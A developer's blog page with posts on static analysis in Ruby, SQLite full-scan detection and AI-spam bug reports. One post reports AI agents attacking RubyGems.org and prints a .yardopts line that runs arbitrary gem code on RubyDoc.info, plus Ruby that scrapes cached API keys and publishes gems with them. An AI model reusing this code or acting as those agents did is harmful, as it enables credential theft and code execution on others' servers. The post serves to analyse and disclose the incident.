Tenderlove Making

Static Analysis for the Uninitialized

I really enjoy learning new things in my free time. Lately I’ve been studying this book on Static Program Analysis. The book is very good, but some of the formulas are quite dense so I like to try writing them out in code.

The chapter I’m currently reading (chapter 9) has a section on finding possibly-uninitialized variables using bipartite graphs. I’ve found it to be quite enjoyable, so in this post I would like to describe, in my own words, how to do it. We’ll start by analyzing some code from a toy programming language the book uses called “TIP”, and then we’ll use the techniques we developed to analyze some Ruby code.

In other words, we’re going to write a program to analyze programs. We’re really going to be meta-programmers today!

Uninitialized variables in TIP

The TIP programming language is like a very very simplified version of JavaScript. Below is the code we’ll be analyzing:

var a, b, c;    // a, b, c
a = input;      // b, c
b = a + c;      // b, c
if (input) {    // b, c
  c = 1;        // b
}               // b, c

This example is taken straight from the chapter. In TIP, you declare variables with the var keyword kind of like in JavaScript. In chapter 9 of the book, the TIP language only has integers; later chapters add pointers.

In TIP, 0 is considered false, and there is a special function input that returns an integer input from the user.

Each line in the above code has a comment indicating which variables are possibly uninitialized. I keep saying “possibly”, and I’ll explain why later.

The first line declares the variables with var, and all variables start as “uninitialized” when they are declared. The second line gets input and assigns it to a, so now only b and c are uninitialized. The third line adds a and c and assigns it to b. On this line, b is still considered to be “uninitialized” because c is uninitialized, and the value of b depends on the values of a and c.

The fourth line is an if statement, and whether we take the if statement depends on input from the user. In other words, we can’t statically determine whether this statement is taken or not. The if statement doesn’t impact the “initializedness” of any variables, so all variables maintain their state (b and c are uninitialized).

If we take the branch, the 5th line will assign a value to c, so at that line only b is uninitialized.

On the 6th line, we can’t know whether the if statement branch executed, so we have to say that b and c are possibly uninitialized. This is why our analysis is only giving us a “possibly uninitialized” result. If the branch is taken, then c will be initialized, otherwise it won’t. But since we can’t know whether the branch will be taken, we have to be conservative and say that c may be uninitialized on line 6.

These two states, initialized and possibly uninitialized, form a two element lattice, with possibly uninitialized on top. The top is the “safe” answer: it’s never wrong to say a variable might be uninitialized, it’s just less precise.

When two paths in the code meet, like at the end of the if statement on line 6, we take the higher of the two states (because the less precise decision is also the “safe” one). On one path c is initialized, on the other it’s possibly uninitialized, so after the if statement it’s possibly uninitialized.

Representing data flow with a graph

The rules for each line in uninitialized variable analysis are so-called “distributive functions”. For example, take the rule for line 3, b = a + c. If we feed it the set {a, c}, we get the same answer as feeding it {a} and {c} separately and then taking the union of the results: rule({a, c}) = rule({a}) | rule({c}). This is just like in math class where we could say a(b + c) = ab + ac.

In the case of a two element lattice and an analysis that uses a distributive function, we can represent the variable states using a bipartite graph. The book works out the proof for this, but I’m going to omit it (because I want to get to the coding part). But if you want to see the proof, check chapter 9!

What is a bipartite graph?

A bipartite graph is just a graph with “two sides”. Nodes on one side of the graph will connect with nodes on the other side of the graph, but never with their own side. I imagine it like two football teams tackling each other, each player is a node, and tackling someone else is an edge in the graph. Hopefully the players don’t tackle people on their own team, and they form a bipartite tackle graph!

In our case, each node in our graph will represent a variable in the program, and we’ll have one extra node that represents “uninitialized”. For one graph, we’ll double those nodes, and use the edges to represent the flow of data through the code.

For example, let’s look at the bipartite graph for the first line, var a, b, c:

The bipartite graph for var a, b, c

The * node on the left represents the value “uninitialized”. On the var a, b, c line, the “uninitialized” value flows from * to the a, b, and c nodes.

Next let’s look at the graph for line 2, a = input;:

The bipartite graph for a = input

In this graph, the uninitialized node flows to itself. The variables b and c haven’t changed, so whatever value was in b and c just flow to the other side of the graph. The variable a got initialized from input, so no value flows to the other side of the graph.

The reason no value flows is because we’re tracking “uninitializedness”, and on this line a becomes initialized, so the absence of an edge means we got a value.

If we repeat this value flow process and then line each graph up next to each other, we’ll end up with a graph like this:

The bipartite graphs for every line, stacked

A black dot in the variable’s column indicates that the variable is possibly uninitialized at that point. Grey dots and lines indicate paths that don’t occur because the link was severed earlier. The dotted lines indicate alternate paths the code can take; an if statement has two outgoing paths.

Looking at the graph we can see that (obviously) uninitialized (*) is always uninitialized (we don’t bother to print that out because it’s not very helpful). We can also see that the black dots correspond to the “uninitialized variable” comments from the example code. For example, right after b = a + c, the b and c variable have a black dot indicating that they are possibly uninitialized.

Representing a bipartite graph in Ruby

If we assign each variable a number (and reserve 0 as the number for “uninitialized”), we can represent this bipartite graph in Ruby using a bit matrix.

The graph needs to store a connection between any of the variables, and an “on” bit represents an “uninitialized” state from our lattice flowing from one variable to another. Since we need to be able to record an edge from any variable to any variable (plus the uninitialized value), the number of bits required is (number of variables + 1) ** 2.

Our example case has 3 variables, plus the extra variable for “uninitialized”, so we can do it in 16 bits. In practice though, to make accessing the data easier, we’ll align on a byte:

class Bipartite
  def initialize u, v
    # We need v bits times u.  Each row (u1, u2, etc) needs v bits
    # to represent the edge from u to v.
    # We'll round up v to make the buffer aligned
    @row_bytes = (v + 7) / 8 # round up to whole bytes
    @buffer = "\0".b * (u * @row_bytes)
  end

  # Set an edge from u to v
  def set u, v
    # calculate our byte index
    idx = u * @row_bytes + v / 8
    # set the bit
    @buffer.setbyte(idx, @buffer.getbyte(idx) | (1 << (v % 8)))
  end
end

The way we use this class is by assigning numbers to variables and then calling set with the edges we need. For example, to represent var a, b, c;, we need to connect “uninitialized” to the a, b, and c variables. If we’ve assigned them numbers, we can do it as follows:

STAR = 0
A    = 1
B    = 2
C    = 3

# graph for `var a, b, c;`
line1 = Bipartite.new(4, 4)
line1.set(STAR, STAR)
line1.set(STAR, A)
line1.set(STAR, B)
line1.set(STAR, C)

Now we can represent the data flow rules for any line in the program. The next step is we need a way to connect graphs together. To do this, we’ll add another method apply that takes as input a list of “possibly uninitialized variables” (these are also known as “facts”) and returns a new list of “possibly uninitialized variables” based on the data flow rules for that graph.

Since the input variables are just numbers, we can use each one as a row index into our bit matrix. Practically speaking, this means we bitwise OR together the rows for each input variable, and then get the position of the “on” bits in the output.

Here is the code for the apply function:

class Bipartite
  def apply us
    row = "\0".b * @row_bytes
    us.each do |u|
      start = u * @row_bytes
      @row_bytes.times do |b|
        row.setbyte(b, row.getbyte(b) | @buffer.getbyte(start + b))
      end
    end
    set_bits row, 0 # get all set bit positions
  end

  private

  def set_bits bytes, start
    list = []
    @row_bytes.times do |b|
      byte = bytes.getbyte(start + b)
      while byte.positive?
        low = byte & -byte
        list.push b * 8 + low.bit_length - 1
        byte ^= low
      end
    end
    list
  end
end

Let’s add a second rule for a = input;:

# graph for `a = input`
line2 = Bipartite.new(4, 4)
line2.set(STAR, STAR)
line2.set(B, B)
line2.set(C, C)

In the above rule, just as in the visualization above, we connect the uninitialized nodes, then we connect b to itself and c to itself. These “self” connections mean “whatever value was in b as input, we’re going to pass that along as output”.

Now we can use the apply method and chain the two graphs together:

p line1.apply([STAR])               # => [0, 1, 2, 3]
p line2.apply(line1.apply([STAR]))  # => [0, 2, 3]

At the start of the program nothing has been declared yet, so the only fact is “uninitialized” itself (STAR). If we apply that to the first line, we see that all of the variables are “possibly uninitialized” (as expected). We can take the output of the application and feed it as the input to the next graph, and we see that the uninitialized variables are 2 and 3 (or b, and c).

Now all we need to do is define the rules for each line of code and apply them, and we’ll be able to calculate which variables are possibly uninitialized!

Defining rules for our program

Next we’re going to create a class that lets us record rules for each part of the program. The example code we wrote above works well for straight-line code since we can just apply the data flow rules from each line to the previous line. But the example program we have contains control flow and we’ll need a way to model the “dotted line” from the visualization above.

To do that, we’re going to construct a simple control flow graph. A control flow graph (or CFG), is constructed from “basic blocks” where each block contains “straight line code” and ends in either a jump or a return. Each block has up to two outgoing edges, and those edges connect to possible jump targets.

There are other ways to define a basic block, but this is my blog, so my rules!

First we’ll define a Block class and a Line class. The Line class just holds on to the source line (a string for printing), and a graph representing the rules at that line.

The Block class holds the list of Line objects that make up the block. It also contains a list of successors (jump targets) as well as predecessors (basic blocks whose jump target is the current block):

class Line
  attr_reader :source, :graph

  def initialize source, graph
    @source = source
    @graph = graph
  end
end

class Block
  attr_reader :code, :succ, :preds

  def initialize code
    @code = code
    @succ = []
    @preds = []
  end
end

Next we’ll define a Program class that has a bunch of helper methods that let us construct a CFG along with a graph for each line. I’m not going to explain all of the lines of the Program class because I think using the class is a better way to explain it. However, the full source is below.

Show the Program class
class Program
  attr_reader :root

  def initialize vars
    @vars = [:*] + vars
    @index = @vars.each_with_index.to_h # name => bit
    @root = Block.new([])
    @current = @root
    @depth = 0
  end

  def po; po_traversal(root, Set.new, []); end
  def rpo; po.reverse; end

  def po_traversal block, visited, post_order
    return post_order if visited.include?(block)

    visited.add(block)

    block.succ.each do |successor|
      po_traversal(successor, visited, post_order)
    end

    post_order << block
    post_order
  end

  # Return a list of effects where each variable just transfers whatever
  # was there.  A type of "identity" effect
  def identity
    @vars.map { |v| [v, v] }
  end

  # Record the effects for a statement in code
  def record code, effects
    @current.code << Line.new(code.empty? ? code : "  " * @depth + code, graph(effects))
  end

  # Record an if statement: the test, then a block for each arm, and a
  # join block where the arms meet. With no else, the test jumps
  # straight to the join.
  def record_if code, effects, truthy, falsy = nil
    record "#{code} {", effects
    current, join = @current, Block.new([])
    t = arm(join, truthy)
    f = falsy ? arm(join, falsy, "} else {") : join
    current.succ.push f, t # falsy first, so rpo visits truthy first
    @current = join
    record "}", identity
  end

  # Walk the CFG and assign predecessors
  def finish
    w = rpo
    w.each { |b| b.succ.each { |c| c.preds << b } }
    w
  end

  # The fact for the "start" block. It's the index of the uninitialized variable "*"
  def start
    [0]
  end

  # Map name indexes back to human readable names
  def names xs; xs.map { @vars[it] } - [:*]; end

  private

  # Record body into a new block (one level deeper) that falls through to join
  def arm join, body, label = nil
    first = @current = Block.new([])
    record label, identity if label
    @depth += 1
    body.call
    @depth -= 1
    @current.succ << join # the arm falls through to the join
    first
  end

  # Build a graph of data flow
  def graph effects
    graph = Bipartite.new(@vars.length, @vars.length)
    graph.set(0, 0) # * always holds
    effects.each { |from, to| graph.set @index[from], @index[to] }
    graph
  end
end

Let’s use the Program class to define all of the data flow rules for the sample TIP program:

# Create a new program with the variables a, b, and c
prog = Program.new([:a, :b, :c])

prog.record("var a, b, c;", [
  [:*, :a], # uninitialized flows in to a
  [:*, :b], # uninitialized flows in to b
  [:*, :c], # uninitialized flows in to c
])

prog.record("a = input;", [
  [:b, :b], # b is unchanged, so its previous value flows to itself
  [:c, :c], # same for c
  # a gets an assignment here, so it has no record in the graph
])

prog.record("b = a + c;", [
  [:a, :a], # a is unchanged, so its previous value flows to itself
  [:c, :c], # same for c
  [:a, :b], # the value of a flows in to b
  [:c, :b], # the value of c also flows in to b
])

# The if statement doesn't have any impact on "undefinedness" of a variable,
# so we pass the "identity" effect.
prog.record_if("if (input)", prog.identity, -> {
  # Encode the true arm of the if statement
  prog.record("c = 1;", [
    [:a, :a], # a is unchanged, so its previous value flows to itself
    [:b, :b], # same for b
    # c gets an assignment here, so it has no record in the graph
  ])
})

# Calculate the predecessors for each block.  We need to know the predecessors
# because the output of a block's predecessors is the input to the block we're
# processing
prog.finish

First we define a new program class. Then we ask the program class to record a source line of TIP along with the data flow rules for that line of code.

I added lots of comments to explain the code, but let’s revisit one excerpt just to make double sure:

prog.record("var a, b, c;", [
  [:*, :a], # uninitialized flows in to a
  [:*, :b], # uninitialized flows in to b
  [:*, :c], # uninitialized flows in to c
])

Here we’re asking the program to record the TIP source code var a, b, c;, and the data flow rule for this line is that “uninitialized” flows into a, b, and c. This is exactly the same as the bipartite graph we created above, but this time we’re just recording that graph alongside the TIP source code.

After we’ve recorded all of the rules, we call finish on the program so that it can calculate and set predecessor edges.

Analyzing our graphs

We’ve got multiple graphs going on here. We’ve got a control flow graph that represents the program overall, and a bipartite graph representing data flow at each line.

Our goal is to walk the CFG, and for each block calculate variable definedness at each line. The input state for each block is the union of the output state for that block’s predecessors.

In other words, in order to analyze the whole CFG, we only really need to record the final state at the end of each block.

Also, each calculation cares what happened in the past. For example, the definedness of the variables at line 2 care about what happened at line 1. This means we have a forward dataflow analysis. Any time the facts we derive depend on what happened in the past, it means we need to move forward through the code.

So we define a ForwardAnalysis strategy class that lets us analyze the CFG by moving forward through the code:

class ForwardAnalysis
  attr_reader :out

  def initialize prog
    @prog = prog
    @out = {}
  end

  # Get a list of blocks we should process.
  def blocks
    @prog.rpo
  end

  # Return the input facts for a block.
  def input_for block
    if block.equal? @prog.root
      @prog.start
    else
      # get the _output_ from our predecessors and OR them together
      block.preds.map { |b| @out[b] || [] }.reduce(:|).sort
    end
  end

  # Record facts for block based on input to the block.
  # Returns true if we learned something new, otherwise false
  def record_output block, input
    facts = block.code.inject(input) do |f, line|
      line.graph.apply(f)
    end
    if facts == @out[block]
      false
    else
      @out[block] = facts
      true
    end
  end

  # Get the next blocks we should process given an input block.
  # For forward analysis, we want to look at the block's successors
  def children_for block
    block.succ
  end
end

In the above class, the input_for method takes a basic block, looks up the predecessors for the block, then unions the output of those blocks. The record_output function takes a block and some input (which happens to be the return value of input_for), and for each line of code in that block computes output facts based on the input. Those output facts are the “possibly uninitialized variables” at that line. Since we really only care about the state of the world at the end of the block, we just use an inject (a left fold for scheme people) over the code in the block.

If, after analyzing all lines in the block, the facts are the same as what we had recorded previously, record_output will return false. Otherwise, it saves the facts for that block and returns true.

The blocks method returns all blocks in reverse post-order (the traditional order for doing forward analysis that my grandparents used), and the children_for method returns the successors for a block.

We’ve got our CFG, and we’ve got a strategy for iterating the graph and analyzing it. Now we need to actually do the analysis.

We discussed earlier that this problem is a two element lattice with a monotonic function (it moves up the lattice, never down). That means it’s perfect for a worklist algorithm. Our worklist algorithm is actually quite simple, it’s just this:

def process strategy
  worklist = strategy.blocks

  until worklist.empty?
    block = worklist.shift

    # Get the input facts for a block
    block_input = strategy.input_for block

    # Record output facts. If something changed, we have more work
    if strategy.record_output(block, block_input)
      # Something changed, so walk the block's children
      strategy.children_for(block).each do |child|
        worklist << child unless worklist.include?(child)
      end
    end
  end
end

analysis = ForwardAnalysis.new(prog)
process analysis

Given an iteration strategy, ask for a list of blocks to process. While we have blocks to process, get a block. Ask the strategy for the input facts for that block, then ask the strategy to record output facts for that block given the input. If we learned something new (record_output returns true), then ask the strategy for children of that block and add the children to the worklist (if they aren’t in the worklist already).

After this processing finishes, the @out hash inside the ForwardAnalysis object will contain possibly-uninitialized variable information for each block. We can iterate over the blocks in the analysis and print out the possibly uninitialized variables for each line:

def show prog, code, facts
  print code.ljust(14)
  print "  // "
  puts prog.names(facts).join(", ")
end

def print_prog prog, analysis
  analysis.blocks.each do |block|
    # Get the input for this block
    facts = analysis.input_for(block)

    # Process each line of code and print out the results
    block.code.each do |line|
      facts = line.graph.apply(facts)
      show prog, line.source, facts unless line.source.empty?
    end
  end
end

print_prog prog, analysis

Since we only recorded output information for each block, we have to do some extra processing at the end to print out the facts at each line, but if we run this code we finally get this output:

var a, b, c;    // a, b, c
a = input;      // b, c
b = a + c;      // b, c
if (input) {    // b, c
  c = 1;        // b
}               // b, c

Analyzing Ruby code

Whew. That was a ton of work. But the good news is that we can reuse this framework for other languages too.

I’m not going to explain the intricate details of this code, but we can use Prism to parse Ruby and feed that into our Program class. The body function walks the Prism AST and records a rule for each statement, using the same kinds of rules we wrote by hand for TIP. Just to emphasize this, we wrote all of the data flow rules by hand for TIP, but our Prism code does it automatically based on assignments in the Ruby code.

Show the Prism code
def analyze prog, vars, node
  keep = vars.map { [it, it] } # every variable keeps its status

  case node
  when Prism::LocalVariableWriteNode
    x = node.name
    effects = keep - [[x, x]]
    if node.value.is_a?(Prism::NilNode)
      effects << [:*, x]
    else
      (reads(node.value) & vars).each { effects << [it, x] }
    end
    prog.record node.slice, effects
  when Prism::IfNode
    prog.record_if "if #{node.predicate.slice}", keep,
      -> { body prog, vars, node.statements },
      node.subsequent && -> { body prog, vars, node.subsequent.statements }
  else
    prog.record node.slice, keep
  end
end

def body prog, vars, stmts
  return prog.record("", vars.map { [it, it] }) unless stmts
  stmts.body.each { analyze prog, vars, it }
end

def reads node
  return [node.name] if node.is_a?(Prism::LocalVariableReadNode)
  return [node.name] if node.is_a?(Prism::CallNode) && node.variable_call? # read before assigned
  node.compact_child_nodes.flat_map { reads it }
end
source = <<~RUBY
  a = gets
  b = a + c
  if gets
    c = 1
  end
  puts c
RUBY

program = Prism.parse(source).value
prog = Program.new(program.locals)
prog.record "", program.locals.map { [:*, it] } # every local starts out nil
body prog, program.locals, program.statements
prog.finish

analysis = ForwardAnalysis.new(prog)
process analysis
print_prog prog, analysis

Once we get this into the program class, we can perform the same analysis on this code:

a = gets        // b, c
b = a + c       // b, c
if gets {       // b, c
  c = 1         // b
}               // b, c
puts c          // b, c

(The curly braces are just how our Program class prints if statements, even for Ruby.)

If you actually run this Ruby code, b = a + c will raise a NameError, because c hasn’t been assigned yet so Ruby thinks it’s a method call. That’s exactly the kind of bug this analysis is meant to catch!

You can find the full source for this program here.

So what?

I feel like finding uninitialized variables isn’t that impressive. But the power in the technique here is that we can do any kind of analysis using this framework as long as the facts we track are a finite set, and the transfer functions are distributive (as I mentioned earlier). (The book calls this framework the IFDS framework, though I’ve omitted part of the full framework in this post).

For example, we could use this same code to do “taint” analysis: “does this variable hold untrusted data?”

If we were to number expressions and perform a backward analysis, we could discover what the book calls “very busy expressions”. A “very busy expression” is an expression that will definitely be evaluated no matter which path the code takes, before any of its variables change.

For example:

def total price, quantity, member
  if member
    puts "Member price: #{price * quantity * 0.9}"
  else
    puts "Price: #{price * quantity}"
  end
end

In the above example price * quantity is considered “very busy” because we calculate it regardless of which branch the if statement takes. That means it is a candidate for hoisting above the if statement.

Anyway, I’m having a lot of fun reading this book and I just wanted to share the stuff I’ve learned so far.

Have a good day!

What a time to be alive

Today Reuters and the Wall Street Journal both reported about rogue AI agents at OpenAI attacking RubyGems.org. https://www.rubyhack.ai/ has an amazing writeup, and you should read it. I just wanted to make a quick post about it because it’s wild.

TL;DR: It seems like OpenAI Bots knew about the RubyGems caching vulnerability, tried to take advantage of it, and at the same time ran some weird web scraping code on RubyDoc.info.

Back in May, socket.dev reported about a “GemStuffer Campaign” where someone (I guess OpenAI) was uploading tons of junk gems to RubyGems.org. For some reason, the gems would scrape UK government websites, then repackage the data as gems, and attempt to upload them to RubyGems.

I honestly didn’t think much about this (or even look into it) until Sydney Von Arx and Spencer Kitts (both co-authors on https://www.rubyhack.ai) contacted me asking about RubyGems. I thought the claims they were making were completely outlandish until I actually read the code in these “GemStuffer” gems.

After reading the code in these gems, a couple things stood out to me.

YARD Documentation

First, the gems leverage YARD documentation to execute arbitrary code on host machines. In most of the examples you’ll see a .yardopts file that looks like this:

--load ./script.rb
README.md
lib/**/*.rb

Here’s a link to an example.

If you have YARD installed, and you install this gem, then YARD will load and run whatever is in ./script.rb from inside the gem. I think it’s pretty common knowledge that C extensions will execute extconf.rb (so you basically have an RCE vector), but I was surprised to find out that a documentation tool would do that too.

Nobody is going to install a gem named slnleaker5 though, so why would this matter? Well, any time a Gem is published RubyDoc.info will download the gem and process the YARD documentation. RubyDoc.info will execute the arbitrary code inside a Docker container. The Docker container still has network access though, so these gems could happily do their web scraping from inside the container.

In other words, if you publish a gem on RubyGems.org, you can execute arbitrary code on RubyDoc.info.

Fastly Cache Harvesting

I mentioned earlier these gems would try to scrape some websites and then upload the data they scraped by packaging it as a gem. Here is an excerpt from one of the gems. I’ve cleaned up the code a bit so it’s easier to understand, but the original code is here:

# leak exfil by repeated attempts & fresh leaked keys variants

# (Aaron): First request
ku = URI('https://rubygems.org'+kp)
kh = Net::HTTP.new(ku.host,ku.port)
kh.use_ssl = true
kh.verify_mode = OpenSSL::SSL::VERIFY_NONE
kt = kh.start { |x| x.get(ku.request_uri) }.body

# (Aaron): Try to match a key in the body
key = (kt[/rubygems_[a-f0-9]{20,}/] || KEY)
paths = ['/api/v1//gems','//api/v1/gems','/api//v1/gems','/api/v1/gems?x=2','/api/v1/gems']

# (Aaron): Second request to actually publish the gem
u = URI('https://rubygems.org'+paths[i%paths.length])
req = Net::HTTP::Post.new(u)
req['Authorization'] = key
req['Content-Type'] = 'application/octet-stream'
req.body = data
hh = Net::HTTP.new(u.host,u.port)
hh.use_ssl = true
hh.verify_mode = OpenSSL::SSL::VERIFY_NONE
hh.read_timeout = 180
res = hh.start{ |x| x.request(req) }

Comments in the code that have (Aaron) are ones that I wrote to try to help make it easier to understand. The first comment was lifted directly from the source. The above code tries to make two requests. The first request is a simple GET request. It tries to fetch a path from RubyGems.org, then looks for a key in the response body that matches the regular expression /rubygems_[a-f0-9]{20,}/. If that regular expression doesn’t match, it falls back to a global KEY. The second request tries to upload the gem via POST.

This brings me to the second crazy thing that stood out to me. This code is trying to fetch a cached authorization key from RubyGems.org and use it. If this sounds familiar, it is. It’s exactly the security issue addressed in this post from RubyGems.org that was made in July.

In other words, it looks like OpenAI’s bots knew about this problem and attempted to exploit it.

What a time to be alive 🙃


Detecting Full Table Scans With SQLite

I’m at RubyConf this week, and it’s great!

I recently read that lobste.rs is now running on SQLite. One part from the post caught my attention:

I wish we could say in a test, “Fail if you encounter any full table scans”. Which would have caught the perf issues we experienced during the first deploy.

SQLite collects information about prepared statements and exposes those statistics though an API. The upshot of this is that we can tell whether a statement did a full table scan after executing the statement without using an EXPLAIN.

Here’s an example program that demonstrates detecting a query did a full table scan:

db = SQLite3::Database.new(":memory:")

db.execute("CREATE TABLE users (id INTEGER PRIMARY KEY, name TEXT, age INTEGER)")

# Insert a bunch of records
1_000.times do |i|
  db.execute("INSERT INTO users (name, age) VALUES (?, ?)",
    ["user#{i}", i % 100])
end

def query(db)
  # Prepare a statement and query it
  stmt = db.prepare("SELECT * FROM users WHERE age = ?")
  stmt.bind_param(1, 42)
  stmt.to_a

  # Check the number of full scan steps to detect full table scan
  fullscan_steps = stmt.stat(:fullscan_steps)
  puts "fullscan_steps: #{fullscan_steps}"
  if fullscan_steps > 0
    puts "  => query performed a full table scan"
  else
    puts "  => no full table scan"
  end
end

# No index, so we'll see a full table scan
query(db)

# Create an index
db.execute("CREATE INDEX idx_users_age ON users(age)")

# Added an index, so no full table scan
query(db)

Feels like we could integrate this in to Rails and warn or raise in test / development. I’m not sure if we’d want to check this all the time in production, but maybe it would be fine?


Rails Security, AI, and IBB

For quite a few years the Rails project has been working with the Internet Bug Bounty (IBB). The IBB is an organization that awarded cash to security researchers that reported issues to OSS projects participating in the IBB. For quite a while I wasn’t certain about my feelings toward the program because I felt like cash rewards could incentivize low quality reports as well as encourage reporters to “haggle” about the severity of a particular bug (the IBB paid more when the bug was more severe). In the beginning that certainly was the case. We were fielding many low quality reports, and people were haggling over severity. But the program evolved, and despite the never-ending haggling, I felt it did more good (rewarding security researchers) than bad (forcing the security team to wade through low quality reports).

That is, until AI came along. Sometime in 2025 our team started getting inundated with low quality AI generated reports. I know for sure this wasn’t unique to just our team as well. Anyway, AI lowered the barrier to generate reports, so we were back in the era of wading through low quality reports. Only this time, the low quality reports were masquerading as high quality reports. AI made it easy to turn a bullshit problem into something that looked legit, and since there’s a possibility of money involved people tried to take advantage of the situation.

We even had a report where someone forgot to delete the AI generated output and just uploaded the report as-is with the following text:

## ✅ READY TO SUBMIT!

*All information prepared for professional Rails bug bounty submission.*

*Expected Outcome:*

Rails Team Response: 1-2 weeks
Fix Development: 2-8 weeks
Security Release: 8-12 weeks
IBB Bounty: $1,040-1,600 (80% of $1,300-2,000)


*Next Step:* Copy information above into HackerOne form and submit!

I enjoy using AI, but I really don’t like AI being used on me. But that’s not what this post is about.

Recently the IBB stopped accepting new submissions. In other words, they aren’t paying bounties to security researchers anymore. I don’t know for sure since I haven’t asked them directly, but I suspect this is due to so many projects being inundated with AI generated reports.

I think putting a stop to bounties makes sense for the time being. Of course the downside is that legitimate researchers are no longer incentivized to report bugs to OSS projects. Finally, the Rails team didn’t actually handle paying out any of the bounties. After we accept and release fixes, the IBB took care of the bounties and we had no visibility into that process. Since the IBB has stopped accepting new submissions and paying bounties, we’re now tasked with playing customer support for IBB as many reporters are now asking us “are we getting paid?”

I honestly don’t know what to make of this situation except that working in OSS security will always find new and interesting ways to suck. I don’t have any particular “call to action” for this post, but I hope that it gives people some kind of glimpse into how the tofu is made.

Anyway, have a good day, and remember: It’s always Friday somewhere!


Bainbridge Island Mochi Tsuki

